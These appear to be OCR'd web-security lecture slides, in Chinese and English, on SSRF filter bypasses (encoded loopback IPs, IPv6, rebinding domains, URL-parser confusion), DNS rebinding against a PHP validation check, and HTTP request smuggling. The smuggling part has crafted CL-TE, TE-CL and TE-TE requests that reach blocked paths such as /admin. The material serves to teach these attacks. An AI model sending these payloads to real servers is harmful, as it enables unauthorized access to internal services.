


決定是否能被 SSRF

```
scheme://authority/foo/bar?foo=bar#123
```

決定 SSRF 的攻擊面

SSRF 的深度




決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度



決定是否能被 SSRF

`scheme://authority/foo/bar?foo=bar#123`

決定 SSRF 的攻擊面

SSRF 的深度

http://127.0.0.1/
http://192.168.0.1/

…

Bypass Rule -- IP

- IP Address: 127.0.0.1
  - 10 進位 2130706433
  - 16 進位 0x7f000001
  - 16 進位 0x7f.0x00.0x00.0x01
  - 8 進位 017700000001
- IPv6 ⟶ $1.000 SSRF in Slack.
  - [::ffff:127.0.0.1]
  - [::1]
  - [::]


Bypass Rule -- Domain Name

- 把 domain 直接指向任意 IP
  - 127.0.0.1.xip.io
  - whatever.localtest.me
- IDN Encoding
  - ʃᴾ□ᵢtℒinℰ。tⓌ is the same as splitline.tw
  - http://www.unicode.org/reports/tr46/
  - Toy: Domain Obfuscator

玩壞 URL Parser 🍊

A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!

Blackhat USA 2017



Quick Fun Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

DNS Rebinding

Round-Robin DNS

一個 domain 綁兩個 A record

TTL （Time to Live） 設為一個極小的值 ⟶ 快速切換

```
 -  evil.com → 48.7.6.3      # 第一次 query
 -  evil.com → 127.0.0.1     # 第二次 query
```

線上服務：rbndr.us dns rebinding service

DNS Rebinding

```php
<?php
    $host = parse_url($url)['host'];
    $address = gethostbyname($host);
    if(is_valid($address))
        request_to($url);
?>
```

DNS Rebinding

```
<?php
    $host = parse_url($url)['host'];
    $address = gethostbyname($host); ← 48.7.6.3 ✅
    if(is_valid($address))    ← PASS! ✅
        request_to($url);     ← 127.0.0.1 💀
?>
```


Case Study

- file:/// protocol: SSRF to Local File read via XSS in PDF
- Cloud Metadata: SSRF in Exchange leads to ROOT access in all instances
- Redirect + Gopher + Redis: Just Gopher It: Escalating a Blind SSRF to RCE for $15k — Yahoo Mail
- IPv6 Bypass: $1.000 SSRF in Slack.
- DNS rebinding: $3,500 Gitlab SSRF

Reverse Proxy 與它的洞

0×03

Reverse Proxy



Reverse Proxy

Why?

- Security and anonymity
    - add content-security-policy & remove x-powered-by
    - https
- Load balancing
- Cache

NGINX, Apache, HAProxy, Traffic Server …

Weird Proxies

- https://github.com/GrrrDog/weird_proxies
- Features, misconfiguration…

hop-by-hop Headers

- end-to-end headers

  從頭傳到尾，不會被 reverse proxy 丟掉

  `Host, User-Agent …`

- hop-by-hop headers

  只是用來告訴 proxy 資訊用的

  `Connection, Keep-Alive, Proxy-Authenticate, Proxy-Authorization, TE, Trailers, Transfer-Encoding, Upgrade`

rfc2616#section-14.10

The Connection header has the following grammar:

```
    Connection = "Connection" ":" 1#(connection-token)
    connection-token = token
```


HTTP/1.1 proxies MUST parse the Connection header field before a message is forwarded and, for each connection-token in this field, remove any header field(s) from the message with the same name as the connection-token.

TL;DR

會自動刪掉 Connection: 列出來的 header

```
GET / HTTP/1.1
Host: example.com
User-agent: meow
Connection: User-agent
```

```
GET / HTTP/1.1
Host: example.com
Connection: keep-alive
```




Request Smuggling

Normal HTTP/1.1 Request

```
POST /login HTTP/1.1\r\n
Host: example.com\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

GET with Content-Length?

```
GET /login HTTP/1.1\r\n
Host: example.com\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```



✅ 吃 Content-Length

❌ 不吃 Content-Length

瀏覽器 / Client

Reverse Proxy
(frontend)

Backend

CL?

```
GET / HTTP/1.1
Host: example.com
Content-Length: 32
\r\n
GET /internal HTTP/1.1
Host: example.com
```

```
GET / HTTP/1.1
Host: example.com
Content-Length: 32
\r\n
~~GET /internal HTTP/1.1~~
~~Host: example.com~~
```

```
GET /internal HTTP/1.1
Host: example.com (prepend)

GET /normal HTTP/1.1
Host: example.com
```

TCP Connection Reuse


- 伺服器會盡可能重用同一個 TCP connection
  - 儘管是不同的 HTTP request
- 多餘的資料會塞到下個請求之前

Transfer-Encoding: chunked

- 分段傳輸資料
- HTTP/2 以後不支援
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding

Transfer-Encoding: chunked

```
POST /post HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ...
Transfer-Encoding: chunked
```



Chunk 1

```
4\r\n
Meow\r\n
```

Chunk 2

```
0\r\n
```

```
Content-Length    = 4
Content           = Meow
```

Content-length + Transfer-Encoding ?


RFC 2616

If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.

Content-length + Transfer-Encoding ?

理想上是這樣 🤔

g is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.



只吃 Content-Length

只吃 Transfer-Encoding

瀏覽器 / Client

Reverse Proxy
(frontend)

Backend

Case **CL-TE**

```
POST /login HTTP/1.1
Host: example.com
Content-Length: 9
Transfer-Encoding: chunked

0\r\n
\r\n
NYAN
```

Case **CL-TE** / Frontend（只ㄘ CL）

```
POST /login HTTP/1.1
Host: example.com
Content-Length: 9
~~Transfer-Encoding: chunked~~

0\r\n
\r\n
NYAN
```

Content


Case **CL-TE** / Backend（只ㄘ TE）

```
POST /login HTTP/1.1
Host: example.com
~~Content-Length: 9~~
Transfer-Encoding: chunked

0\r\n
\r\n
NYAN    // 多出來了
```

Content

```
NYANGET / HTTP/1.1
Host: example.com
```



只吃 Content-Length

只吃 Transfer-Encoding

🚫 /admin


瀏覽器 / Client

Reverse Proxy
(frontend)

Backend

CL-TE

```
POST /login HTTP/1.1
Content-Length: 53
Transfer-Encoding: chunked
\r\n
0\r\n
\r\n
GET /admin HTTP/1.1\r\n
a: bGET / HTTP/1.1\r\n
Host: example.com
```



TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 44\r\n GET /test HTTP/1.1\r\n Host: spidersec.local\r\n \r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 8\r\n Content-Length: 7\r\n 12345\r\n a	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\n Host: spidersec.local \r\n Connection: keep-alive\r\n Content-Length: 6\r\n Transfer-Encoding: chunked\r\n \r\n 0\r\n \r\n G	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 4\r\n Transfer-Encoding: chunked\r\n \r\n 12\r\n GPOST / HTTP/1.1\r\n \r\n 0\r\n \r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-length: 4\r\n Transfer-Encoding: chunked\r\n Transfer-encoding: cow\r\n \r\n 5c\r\n GPOST / HTTP/1.1\r\n Content-Type: application/x-www-form-urlencoded\r\n Content-Length: 15\r\n \r\n x=1\r\n 0\r\n \r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

Author
@SpiderSec104

Moooooore Smuggling

- WebSocket https://github.com/0ang3el/websocket-smuggle
- h2c https://bishopfox.com/blog/h2c-smuggling-request
- HTTP/2 portswigger.net/research/http2
- Browser-based portswigger.net/research/browser-powered-desync-attacks

</slide>